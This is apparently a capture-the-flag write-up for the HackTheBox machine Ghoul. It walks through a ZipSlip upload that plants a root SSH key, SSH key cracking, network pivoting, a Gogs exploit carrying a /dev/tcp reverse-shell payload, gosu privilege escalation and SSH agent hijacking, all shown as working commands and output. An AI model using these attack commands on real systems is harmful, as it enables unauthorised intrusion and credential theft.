## Enumeration

Enumeration leads to a couple of interesting observations. I'm in a docker container. There's a `.dockerenv` file in the system root:

```
www-data@Aogiri:/$ ls -a /  
.  
..  
.dockerenv  
bin  
boot  
dev  
etc  
home  
lib  
lib64  
media  
mnt  
opt  
proc  
root  
run  
sbin  
srv  
sys  
tmp  
usr  
var
```

Also, I can see it in [Cgroups](#):

```
www-data@Aogiri:/$ grep -i docker /proc/self/cgroup  
12:blkio:/docker/b40e2207e3f430e346b59d3b45d6b90707c9a12e4171958f3b3b5e97eff6e604  
11:cpuset:/docker/b40e2207e3f430e346b59d3b45d6b90707c9a12e4171958f3b3b5e97eff6e604  
10:pids:/docker/b40e2207e3f430e346b59d3b45d6b90707c9a12e4171958f3b3b5e97eff6e604  
9:freezer:/docker/b40e2207e3f430e346b59d3b45d6b90707c9a12e4171958f3b3b5e97eff6e604  
8:net_cls,net_prio:/docker/b40e2207e3f430e346b59d3b45d6b90707c9a12e4171958f3b3b5e9  
7:devices:/docker/b40e2207e3f430e346b59d3b45d6b90707c9a12e4171958f3b3b5e97eff6e604  
5:memory:/docker/b40e2207e3f430e346b59d3b45d6b90707c9a12e4171958f3b3b5e97eff6e604  
4:perf_event:/docker/b40e2207e3f430e346b59d3b45d6b90707c9a12e4171958f3b3b5e97eff6e  
3:cpu,cpuacct:/docker/b40e2207e3f430e346b59d3b45d6b90707c9a12e4171958f3b3b5e97eff6  
2:hugetlb:/docker/b40e2207e3f430e346b59d3b45d6b90707c9a12e4171958f3b3b5e97eff6e604  
1:name=systemd:/docker/b40e2207e3f430e346b59d3b45d6b90707c9a12e4171958f3b3b5e97eff  
0::/system.slice/docker.service
```

There are some ssh keys in `/var/backups`:

```
www-data@Aogiri:/$ ls /var/backups/backups/keys/  
eto.backup  kaneki.backup  noro.backup
```

Looking at the running processes, I see both the `apache` processes running as `www-data`, and the `java` process for `tomcat`, which is running as `root`:

```
www-data@Aogiri:~/html$ ps auxww
USER          PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.0  0.4  55148 19292 ?        Ss   May19    1:19 /usr/bin/python
root          12  0.0  0.0   4628   776 ?        S    May19    0:00 /bin/sh /opt/apa
root          13  0.0  0.0  28356  2776 ?        S    May19    0:01 cron -f
root          14  0.0  0.1  72296  6292 ?        S    May19    0:00 /usr/sbin/sshd -
root          16  0.0  0.0   4628   916 ?        S    May19    0:00 /bin/sh /usr/sbi
root          17  0.1  4.4 4698764 178620 ?       Sl   May19    7:01 /usr/bin/java -D
root          19  0.0  0.8 520568 33612 ?        S    May19    0:12 /usr/sbin/apache
www-data      51  0.0  0.5 523460 23544 ?        S    May19    0:08 /usr/sbin/apache
www-data    20635  0.0  0.5 523468 22824 ?        S    May22    0:07 /usr/sbin/apache
www-data    25363  0.0  0.4 522940 19656 ?        S    May23    0:08 /usr/sbin/apache
www-data    25371  0.0  0.4 522940 18496 ?        S    May23    0:08 /usr/sbin/apache
www-data    25399  0.0  0.5 523460 22744 ?        S    May23    0:07 /usr/sbin/apache
www-data    25405  0.0  0.5 523460 22760 ?        S    May23    0:07 /usr/sbin/apache
www-data    25418  0.0  0.4 522940 19656 ?        S    May23    0:07 /usr/sbin/apache
www-data    25423  0.0  0.4 522940 19656 ?        S    May23    0:07 /usr/sbin/apache
www-data    25424  0.0  0.5 523460 22744 ?        S    May23    0:07 /usr/sbin/apache
www-data    25427  0.0  0.5 523460 22688 ?        S    May23    0:07 /usr/sbin/apache
www-data    27463  0.0  0.0   36148   3328 pts/0    R+   07:11    0:00 ps auxww
```

## Re-Exploit Zip

The site on 8080 that took my uploaded zip and processed it was the one run by the `java` process. I had used it to write to the apache directory, and that's why I'm currently running as `www-data`. But since the ZipSlip was actually carried out by `root`, I suspect I can write other files as `root`, and not just a webshell. Arbitrary write is something that's come up many times before in HTB, and there are *tons* of ways to get root from it. I'll drop an ssh key into `/root/.ssh/authorized_keys`

## Root Shell Script

I wrote a script to get a root shell on the first container. It creates a temp directory to work out of. In there, it creates an ssh key pair, then uses my ZipSlip script to create a zip. Then it uploads it, and connects over ssh. On ssh disconnect, it cleans up the temp directory.

```
#!/bin/bash

base=$(mktemp -d)
sshkey=${base}/key
zip=${base}/z.zip

echo "[*] Creating ssh key pair"
ssh-keygen -b 2048 -t rsa -f ${sshkey} -q -N ""
chmod 600 ${sshkey}

echo "[*] Creating zipslip zip with public key as authorized_keys"
./zip_slip.sh ${zip} ${sshkey}.pub /root/.ssh/authorized_keys 10

echo "[*] Uploading zip to Ghoul"
curl -s -X POST http://10.10.10.101:8080/upload -H "Authorization: Basic YWRtaW46Y" \
    (echo "[-] Failed to upload zip" & exit)
echo "[+] zip uploaded successfully"

echo "[*] Connecting to Ghoul over SSH as root"
ssh -i ${sshkey} root@10.10.10.101

rm -rf ${base}
```

```
root@kali# ./ghoul_shell.sh
[*] Creating ssh key pair
[*] Creating zipslip zip with public key as authorized_keys
Archive:  /tmp/tmp.Q8VNxuFb46/z.zip
  Length      Date    Time    Name
-----
      391  2019-05-24  04:19  ../../../../../../../../../../../../../../root/.ssh/authorized_k
-----
      391                                1 file

[*] Uploading zip to Ghoul
[+] zip uploaded successfully
[*] Connecting to Ghoul over SSH as root
Last login: Fri May 24 07:06:12 2019 from 10.10.14.3
root@Aogiri:~#
```

## user.txt

From there, I can find `user.txt` in kaneki's homedir:

```
root@Aogiri:/home/kaneki# ls
note.txt  notes  secret.jpg  user.txt
root@Aogiri:/home/kaneki# cat user.txt
7c0f1104...
```

## Note About Intended Path

It turns out that getting root on Aogiri was not part of the intended path through this box. The next step was supposed to be from www-data to kaneki, and then pivot from there. `tomcat` was not supposed to be running as root.

I actually really liked the path of using the same vuln twice, and it's how I solved it, so that's what I showed here. The intended path was the use the ssh key that I'll break in the next section to ssh in as kaneki, get `user.txt`, and proceed from there. There was no need to get root on this container.

## Pivot to kaneki-pc

### Enumeration

#### Notes

There's a few text files I can now access that.

`/home/kaneki/note.txt`:

Vulnerability in Gogs was detected. I shutdown the registration function on our server, please ensure that no one gets access to the test accounts.

`/home/kaneki/notes`:

I've set up file server into the server's network ,Eto if you need to transfer files to the server can use my pc.  
DM me for the access.

`/home/Eto/alert.txt`:

Hey Noro be sure to keep checking the humans for IP logs and chase those little shits down!

`/home/noro/to-do-txt`:

Need to update backups.

Not all of this makes sense yet, but I know there are several other machines:

- Gogs
- kaneki's pc
- file server (in server network)

## Other Hosts

I'll look for other hosts in the class C network 172.20.0.0/24 with a parallel ping sweep:

```
root@Aogiri:~# for i in {1..254}; do (ping -c 1 172.20.0.${i} | grep "bytes from"
64 bytes from 172.20.0.1: icmp_seq=0 ttl=64 time=0.107 ms
64 bytes from 172.20.0.10: icmp_seq=0 ttl=64 time=0.832 ms
64 bytes from 172.20.0.150: icmp_seq=0 ttl=64 time=0.715 ms
```

To check out the ports, I'll upload [static nmap](#) to the host.

The .1 looks like it will be the Docker host, as it's the gateway, and it's open on the same ports as 10.10.10.103. Three of the ports (22, 80, and 8080) forward to the current container that I'm running in.

The .150 host is only open on ssh:

```
root@Aogiri:/tmp# ./nmap_64 -p- --min-rate 10000 172.20.0.150

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2019-05-28 07:07 UTC
Unable to find nmap-services! Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for 64978af526b2.Aogiri (172.20.0.150)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (0.000017s latency).
Not shown: 65534 closed ports
PORT      STATE SERVICE
```



```
22/tcp open  ssh
MAC Address: 02:42:AC:14:00:96 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 8.04 seconds
```

## SSH keys

All four users (including root) have public and private rsa keys in their `.ssh` directories. There are also three keys in `/var/backups/backups/keys` that match the private keys from each of the three user home directories:

```
root@Aogiri:/var/backups/backups/keys# ls
eto.backup  kaneki.backup  noro.backup

root@Aogiri:/home/kaneki/.ssh# diff id_rsa /var/backups/backups/keys/kaneki.backup
root@Aogiri:/home/kaneki/.ssh# diff /home/Eto/.ssh/id_rsa /var/backups/backups/keys/eto.backup
root@Aogiri:/home/kaneki/.ssh# diff /home/noro/.ssh/id_rsa /var/backups/backups/keys/noro.backup
```

For eto and noro, the `id_rsa.pub` matches what's in the `authorized_keys` file. kaneki's `authorized_keys` file has the `id_rsa.pub`, as well as another:

```
root@Aogiri:/home/kaneki/.ssh# cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDhK6T0d7TXpXNf2anZ/02E0NRVKuSWVs1hHaJjUYtdtB
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDsiPbWC8feNW7o6emQUk12tF0cucqoS/nnKN/LM3hCtP

root@Aogiri:/home/kaneki/.ssh# cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDsiPbWC8feNW7o6emQUk12tF0cucqoS/nnKN/LM3hCtP
```

The other key was generated for a user named kaneki\_pub on kaneki-pc. I'll make sure to take note of that username.

For the two unencrypted keys, I can ssh into Ghoul port 22 and get to this container. For example:

```
root@kali# ssh -i ~/id_rsa_ghoul_eto Eto@10.10.10.101
Eto@Aogiri:~$
```

There's not much to find with either. But it is important to note the usernames. For Eto, I have to log in as Eto, not eto, to match the account on the box.

## Crack Private Key

The only private key that's encrypted is kaneki's. `rockyou` can run over the key in a few seconds, but doesn't find the password:

```
root@kali# /opt/john/run/john -wordlist=/usr/share/wordlists/rockyou.txt id_rsa_gh
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 3 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:07 DONE (2019-05-24 04:24) 0g/s 2025Kp/s 2025Kc/s 2025KC/s      1990..*7
Session completed
```

I'll play with running `cewl` on various pages Ghoul and see if it turns out the password. The wordlist from `/secrets.php` works:

```
root@kali# cewl http://10.10.10.101/secret.php -w secrets.wordlist
CeWL 5.4.4.1 (Arkanoid) Robin Wood (robin@digi.ninja) (https://digi.ninja/)

root@kali# /opt/john/run/john -wordlist=secrets.wordlist id_rsa_ghoul_kaneki.john
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 3 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
ILoveTouka      (id_rsa_ghoul_kaneki)
1g 0:00:00:00 DONE (2019-05-24 04:26) 100.0g/s 11000p/s 11000c/s 11000C/s made..mo
Session completed
```

Perhaps Kaneki accidentally pasted his password into the chat:



ILoveTouka <3

Eto start the X server I wish to connect and update the wp too  
Also,guys I've made a fake Art site so that our members can upload CCG pics secretly.Please inform everyone.

Kaneki • Just now

## SSH to kaneki-pc

The password gives me access to the key, which I can use to ssh into this container as kaneki:

```
root@kali# ssh -i ~/id_rsa_ghoul_kaneki kaneki@10.10.10.101
Enter passphrase for key '/root/id_rsa_ghoul_kaneki':
Last login: Sun Jan 20 12:33:33 2019 from 172.20.0.1
kaneki@Aogiri:~$
```

I can also use the same key and password, along with the username kaneki\_pub (which I found in the `authorized_keys` file earlier), to ssh to the .150 in the same subnet:

```
root@Aogiri:/home/kaneki/.ssh# ssh -i id_rsa kaneki_pub@172.20.0.150
Enter passphrase for key 'id_rsa':
Last login: Mon May 27 05:25:08 2019 from 172.20.0.10
kaneki_pub@kaneki-pc:~$
```

## Pivot to gogs

### Local Enumeration

In the home folder there's a `to-do.txt` that reads:

```
Give AogiriTest user access to Eto for git.
```

This implies that the AogiriTest user has access to some kind of shared git.

### Network Enumeration

This container has two network interfaces:

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 172.20.0.150 netmask 255.255.0.0 broadcast 172.20.255.255
      ether 02:42:ac:14:00:96 txqueuelen 0 (Ethernet)
      RX packets 10291 bytes 2037462 (2.0 MB)
      RX errors 0 dropped 0 overruns 0 frame 0
      TX packets 9527 bytes 1863298 (1.8 MB)
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 172.18.0.200 netmask 255.255.0.0 broadcast 172.18.255.255
```

```
ether 02:42:ac:12:00:c8 txqueuelen 0 (Ethernet)
RX packets 6970 bytes 1365731 (1.3 MB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 7380 bytes 1537000 (1.5 MB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

There was a note about a server subnet - maybe this is that.

Otherwise, the host is very empty. I'll look for other boxes on this new subnet:

```
kaneki_pub@kaneki-pc:~$ for i in {1..254}; do (ping -c 1 172.18.0.${i} | grep "byt
64 bytes from 172.18.0.1: icmp_seq=0 ttl=64 time=0.151 ms
64 bytes from 172.18.0.2: icmp_seq=0 ttl=64 time=0.081 ms
64 bytes from 172.18.0.200: icmp_seq=0 ttl=64 time=1.474 ms
```

The .1 is the same Docker host. The .2 is listening on two ports:

```
kaneki_pub@kaneki-pc:~$ /tmp/.nmap --min-rate 10000 -p- 172.18.0.2

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2019-05-28 07:13 GMT
Unable to find nmap-services! Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for cuff_web_1.cuff_default (172.18.0.2)
Host is up (0.00034s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
3000/tcp   open  unknown

Nmap done: 1 IP address (1 host up) scanned in 2.29 seconds
```

## Gogs

### Tunnels


To get to the page, I'll add a tunnel to each ssh session. On ssh into Aogiri:

```
-L 3000:127.0.0.1:3000
```

On ssh to kaneki:

```
-L 3000:172.18.0.2:3000
```

Now browse to localhost:3000 and I get the site:



It's an instance of Gogs.

### Gogs Background

[Gogs](#) is a self-hosted git instance. Basically think of GitHub, but open source and that you can host yourself. There are several CVEs for Gogs that I'll check out, and [this GitHub](#) has a good tool to exploit two of them. The background in this vulnerability (and much more) is in [this presentation](#), but basically as an admin user you can create a webhook which will run on commit which is basically RCE.

## Authentication

First, I need to log in to the application. I'll check a list of credentials I've collected from the box so far. I have a good feeling the user will be aogiritest, based on the `to-do.txt` I found earlier. After some guessing and password hunting on the containers I had access to, I managed to log in with "aogiritest" / "test@aogiri123" (password from Aogiri box `/usr/share/tomcat7/conf/tomcat-users.xml`).

## Shell

First I need to set up a tunnel. I'll upload `socat` to the box. I'll also notice that kaneki-pc can talk directly to my kali host, so I'll just set up a `socat` tunnel there that listens and forwards back to me. (In later testing I'll actually show that Gogs can talk directly back to me, but this is still safer when you don't know.)

```
kaneki_pub@kaneki-pc:/tmp$ ./socat tcp-listen:9001,reuseaddr,fork tcp:10.10.14.7:
[1] 2278
```

Now I can use <https://github.com/TheZ3ro/gogsownz/blob/master/gogsownz.py>. A couple things to note:

- 1) changed line 91 to `if len(cookies) < 1:` instead of `if len(cookies) != 1:`
- 2) changed all instances of `self.username not in resp` to `self.username not in resp.lower()`. That's because `aogiritest` logs in as a valid username, but "AogiriTest" shows up in the page. So the script will fail thinking the username didn't come back, when in fact, it did, just with camelcase. Alternatively, I could just use the camelcase username to login.

Run it:

```
root@kali:/opt/gogsownz# python3 gogsownz.py http://127.0.0.1:3000/ -v --creds
'aogiritest:test@aogiri123' --rce "bash -c 'bash -i >&
/dev/tcp/172.18.0.200/9001 0>&1'" --cleanup --burp
[i] Starting Gogsownz on: http://127.0.0.1:3000
[+] Loading Gogs homepage
[i] Gogs Version installed: © 2018 Gogs Version: 0.11.66.0916
[i] The Server is redirecting on the login page. Probably REQUIRE_SIGNIN_VIEW is
enabled so you will need an account.
[+] Performing login
[+] Logged in sucessfully as aogiritest
[+] Got UserID 2
[+] Repository created sucessfully
[i] Exploiting authenticated PrivEsc...
[+] Uploading admin session as repository file
[+] Uploaded successfully.
[+] Committing the Admin session
[+] Committed sucessfully
[+] Removing Repo evidences
[+] Repo removed sucessfully
[i] Signed in as kaneki, is admin True
[i] Current session cookie: 'acc4001337'
[+] Got UserID 1
[+] Repository created sucessfully
[+] Setting Git hooks
[+] Git hooks set sucessfully
[+] Fetching last commit...
[+] Got last commit
[+] Triggering the RCE with a new commit
[!] Can't commit on repo kaneki/gogstest
```



And shell connected back:

```
root@kali# nc -lnvp 9001
Ncat: Version 7.70 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 10.10.10.101.
Ncat: Connection from 10.10.10.101:40478.
bash: cannot set terminal process group (31): Not a tty
bash: no job control in this shell
bash-4.4$ id
id
uid=1000(git) gid=1000(git) groups=1000(git)
```

Since socat is on the host, I'll re-exploit to get a `socat` reverse shell, which provides a full tty, which I'll need:

```
python3 gogsownz.py http://127.0.0.1:3000/ -v --creds 'aogiritest:test@aogiri123'
```

```
root@kali# socat file:`tty`,raw,echo=0 tcp-listen:9001
3713ea5e4353:~/gogs-repositories/kaneki/gogstest.git$ id
uid=1000(git) gid=1000(git) groups=1000(git)
```

Now I have a shell in the Gogs container as the user git.

## Privesc: Gogs git -> root

In this container, there's a suid binary, `gosu` :

```
3713ea5e4353:/$ ls -l /usr/sbin/gosu
-rws--x--x    1 root    root      1286720 May 24  2017 /usr/sbin/gosu
```

Just running it, it clearly looks like a binary to run things as other users:

```
3713ea5e4353:/$ gosu
Usage: gosu user-spec command [args]
    ie: gosu tianon bash
        gosu nobody:root bash -c 'whoami && id'
        gosu 1000:1 id

gosu version: 1.10 (go1.7.1 on linux/amd64; gc)
license: GPL-3 (full text at https://github.com/tianon/gosu)
```

I'll give one of their examples a spin:

```
3713ea5e4353:/$ gosu nobody:root bash -c 'whoami && id'
nobody
uid=65534(nobody) gid=0(root)
```

I can run that to get a root shell:

```
3713ea5e4353:/$ gosu root:root bash
3713ea5e4353:/# id
uid=0(root) gid=0(root)
```

Note - that won't work unless I have a full tty. I could initiate another reverser shell without a tty.

## Privesc: kaneki\_pub -> root

### Enumeration

Now that I'm root on gogs, I have access to files that will help me get to root on kaneki-pc. In `/root/`, I see two files:

```
3713ea5e4353:~# ls
aogiri-app.7z  session.sh
```

`session.sh` gives additional login credentials for kaneki to gogs:

```
3713ea5e4353:~# cat session.sh
#!/bin/bash
while true
do
    sleep 300
    rm -rf /data/gogs/data/sessions
    sleep 2
    curl -d 'user_name=kaneki&password=12345ILoveTouka!!!' http://172.18.0.2:3000/us
done
```

I can't open `aogiri-app.7z` on this computer as `7z` isn't installed. I'll exfil it using nc to send it to my kali box.

## Archive Analysis

First I'll use `7z` to extract the archive:

```
root@kali# 7z x aogiri-app.7z

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,3 CPUs Intel

Scanning the drive for archives:
```

```
1 file, 117507 bytes (115 KiB)
```

```
Extracting archive: aogiri-app.7z
```

```
--
```

```
Path = aogiri-app.7z
```

```
Type = 7z
```

```
Physical Size = 117507
```

```
Headers Size = 4011
```

```
Method = LZMA2:192k
```

```
Solid = +
```

```
Blocks = 1
```

```
Everything is Ok
```

```
Folders: 114
```

```
Files: 125
```

```
Size:      154976
```

```
Compressed: 117507
```

The results are the source for a chat app, and it's a git repo (as there's a `.git` directory):

```
root@kali# ls -la aogiri-chatapp/
total 41
drwxrwx--- 1 root vboxsf 4096 Dec 29 2018 .
drwxrwx--- 1 root vboxsf 8192 Sep 14 11:11 ..
drwxrwx--- 1 root vboxsf 4096 Dec 29 2018 .git
-rwxrwx--- 1 root vboxsf 268 Dec 29 2018 .gitignore
drwxrwx--- 1 root vboxsf 0 Dec 29 2018 .mvn
-rwxrwx--- 1 root vboxsf 9113 Dec 29 2018 mvnw
-rwxrwx--- 1 root vboxsf 5810 Dec 29 2018 mvnw.cmd
-rwxrwx--- 1 root vboxsf 2111 Dec 29 2018 pom.xml
```

```
-rwxrwx--- 1 root vboxsf 124 Dec 29 2018 README.md
drwxrwx--- 1 root vboxsf   0 Dec 29 2018 src
```

## aogiri-chatapp git

The first thing I did was look at the various branches and commits. master is the only branch, and there's a handful of commits:

```
root@kali:/aogiri-chatapp# git branch
* master

root@kali:/aogiri-chatapp# git log --oneline
647c5f1 (HEAD -> master, origin/master) changed service
b43757d added mysql deps
b3752e0 noro stop doing stupid shit
813e0a5 hello world!
ed5a88c mysql support
51d2c36 added readme
bec96aa updated dependencies
8b74520 update readme
```

I checked out each of them, looking for anything interesting, but came out relatively empty. I found a set of creds in `src/main/resources/application.properties`, but they didn't work anywhere I could find.

I then noticed in the `.git` folder there's an `ORIG_HEAD`, and it points to a commit that wasn't in the log above:

```
root@kali:/aogiri-chatapp# ls .git/
branches COMMIT_EDITMSG config description FETCH_HEAD HEAD hooks index info
root@kali:/aogiri-chatapp# cat .git/ORIG_HEAD
0d426b533d4f1877f8a114620be8a1294f34ab71
```

`git` will make a [special commit](#) before drastic changes are made to a repo. This commit happens behind the scenes, and it wouldn't make sense to show it to the user. But still, it's in the repo.

I'll run `git show` on this commit:

```
root@kali:/aogiri-chatapp# git show ORIG_HEAD
commit 0d426b533d4f1877f8a114620be8a1294f34ab71
Author: kaneki <kaneki@aogiri.htb>
Date: Sat Dec 29 11:44:50 2018 +0530

    update dependencies

diff --git a/pom.xml b/pom.xml
index 92f24ee..fc1d313 100644
--- a/pom.xml
+++ b/pom.xml
@@ -48,6 +48,11 @@
         <artifactId>javax.json</artifactId>
         <version>1.0</version>
     </dependency>
+    <dependency>
+        <groupId>mysql</groupId>
+        <artifactId>mysql-connector-java</artifactId>
+        <version>5.1.46</version>
+    </dependency>
 </dependencies>

diff --git a/src/main/resources/application.properties b/src/main/resources/applic
index 4cbc10b..41adeb0 100644
```

```
--- a/src/main/resources/application.properties
+++ b/src/main/resources/application.properties
@@ -1,7 +1,7 @@
server.port=8080
spring.datasource.url=jdbc:mysql://localhost:3306/db
-spring.datasource.username=kaneki
-spring.datasource.password=7^Grc%C\7xEQ?tb4
+spring.datasource.username=root
+spring.datasource.password=g_xEN$ZuWD7hJf2G
server.address=0.0.0.0

spring.jpa.properties.hibernate.dialect = org.hibernate.dialect.MySQL5InnoDBDiale
```

I can see those same creds changed in this backup, with a password of "7^Grc%C\7xEQ?tb4".

SU

The password '7^Grc%C\7xEQ?tb4' works as root password on kaneki-pc:

```
kaneki_pub@kaneki-pc:/tmp$ su -
Password:
root@kaneki-pc:~#
```

And there's a troll root.txt:

```
root@kaneki-pc:~# cat root.txt
You've done well to come upto here human. But what you seek doesn't lie here.
The journey isn't over yet.....
```

## Pivot to docker host

## Enumeration

I'll upload [pspy](#) to kaneki-pc and watch for processes, and every 6 minutes I get some activity:

```
2019/05/28 08:00:01 CMD: UID=0      PID=2172   | sshd: [accepted]
2019/05/28 08:00:01 CMD: UID=0      PID=2173   | sshd: [accepted]
2019/05/28 08:00:01 CMD: UID=0      PID=2174   | sshd: kaneki_adm [priv]
2019/05/28 08:00:01 CMD: UID=1001  PID=2175   | bash -c ssh root@172.18.0.1 -p 2222
```

That last line doesn't show up every time, but i caught it sometimes, and it tips where to go next. I can try myself. User 1001 is kaneki\_adm. I'll `su` from root to that user, and try to ssh:

```
root@kaneki-pc:/home/kaneki_pub# su kaneki_adm
kaneki_adm@kaneki-pc:/home/kaneki_pub$ ssh root@172.18.0.1 -p 2222
kaneki_adm@kaneki-pc:/home/kaneki_pub$
```

It didn't work.

## SSH Agent Hijacking

Imaging a situation where I want to ssh into box A, but my host can't talk to A. I need to go through an intermediary, box B. But I don't want to leave my private keys on B, for whatever reason. SSH Agent Forwarding is set up to address this problem. It allows for keeping access to the private key over a socket so I can authenticate to A.

[SSH Agent Hijacking](#) is exploiting SSH Agent Forwarding to ride that authentication.

If I watch right around the time the ssh connection comes in, I'll see a file is created in `/tmp` (`<--` added by me):



```
root@kaneki-pc:/home/kaneki_pub# find /tmp/  
/tmp/  
/tmp/ssh-FWSgs7xBNwzU  
/tmp/ssh-oomPLQAtpL  
/tmp/ssh-oomPLQAtpL/agent.646 <-- this  
/tmp/ssh-10o5P5JuouKm  
/tmp/sshd-stderr---supervisor-ICnHxt.log  
/tmp/sshd-stdout---supervisor-93vAhz.log  
/tmp/ssh-jDhFSu7EeAnz
```

That `agent.646` file is the socket for authentication. To perform a hijack, I need to set the environment variable `SSH_AUTH_SOCK` to that `agent` file, and then just ssh without a password. But the folder and number will change on each connection, and it doesn't stay live for very long at all.

I can pull this off manually if I'm fast, waiting for just the turn of the minute, then get the `agent` file from kaneki\_adm's environment variables. Then I set the environment variable for myself, and ssh in. I managed to do it:

```
root@kaneki-pc:~# pid=$(ps -u kaneki_adm | grep ssh$ | tr -s ' ' | cut -d' ' -f2)  
SSH_AUTH_SOCK=/tmp/ssh-KQVJ5LsSKq/agent.11773  
  
root@kaneki-pc:~# SSH_AUTH_SOCK=/tmp/ssh-KQVJ5LsSKq/agent.11773 ssh root@172.18.0.  
Welcome to Ubuntu 18.04.1 LTS (GNU/Linux 4.15.0-45-generic x86_64)  
  
* Documentation: https://help.ubuntu.com  
* Management:   https://landscape.canonical.com  
* Support:       https://ubuntu.com/advantage  
  
* Canonical Livepatch is available for installation.  
  - Reduce system reboots and improve kernel security. Activate at:
```

<https://ubuntu.com/livepatch>

155 packages can be updated.  
0 updates are security updates.

Failed to connect to <https://changelogs.ubuntu.com/meta-release-lts>. Check your In

Last login: Tue May 28 07:00:01 2019 from 172.18.0.200  
root@Aogiri:~#

But more fun is to create a `bash` one-liner that watches for the connection and connects when it's time:

```
root@kaneki-pc:/tmp# while true; do
> export pid=$(ps -u kaneki_adm | grep ssh$ | tr -s ' ' | cut -d' ' -f2);
> if [ ! -z $pid ]; then
>   echo "[+] Found pid for kaneki_adm ssh process: $pid";
>   export SSH_AUTH_SOCKET=$(su kaneki_adm -c 'cat /proc/${pid}/environ' | sed 's/\n/ /');
>   echo "[+] Found ssh auth socket: $SSH_AUTH_SOCKET";
>   echo "[*] sshing to target";
>   ssh root@172.18.0.1 -p 2222;
>   break;
> fi;
> sleep 5;
> done
[+] Found pid for kaneki_adm ssh process: 20652
[+] Found ssh auth socket: /tmp/ssh-p5macmIvvgg/agent.20329
[*] sshing to target
Welcome to Ubuntu 18.04.1 LTS (GNU/Linux 4.15.0-45-generic x86_64)

* Documentation: https://help.ubuntu.com
* Management:   https://landscape.canonical.com
```

```
* Support: https://ubuntu.com/advantage

* Canonical Livepatch is available for installation.
  - Reduce system reboots and improve kernel security. Activate at:
    https://ubuntu.com/livepatch

155 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your In

Last login: Tue May 28 22:24:01 2019 from 172.18.0.200
root@Aogiri:~#
```

Either way, I can now finally grab `root.txt`:

```
root@Aogiri:~# cat root.txt
7c0f1104...
```

## Beyond Root

### SSH Host Access

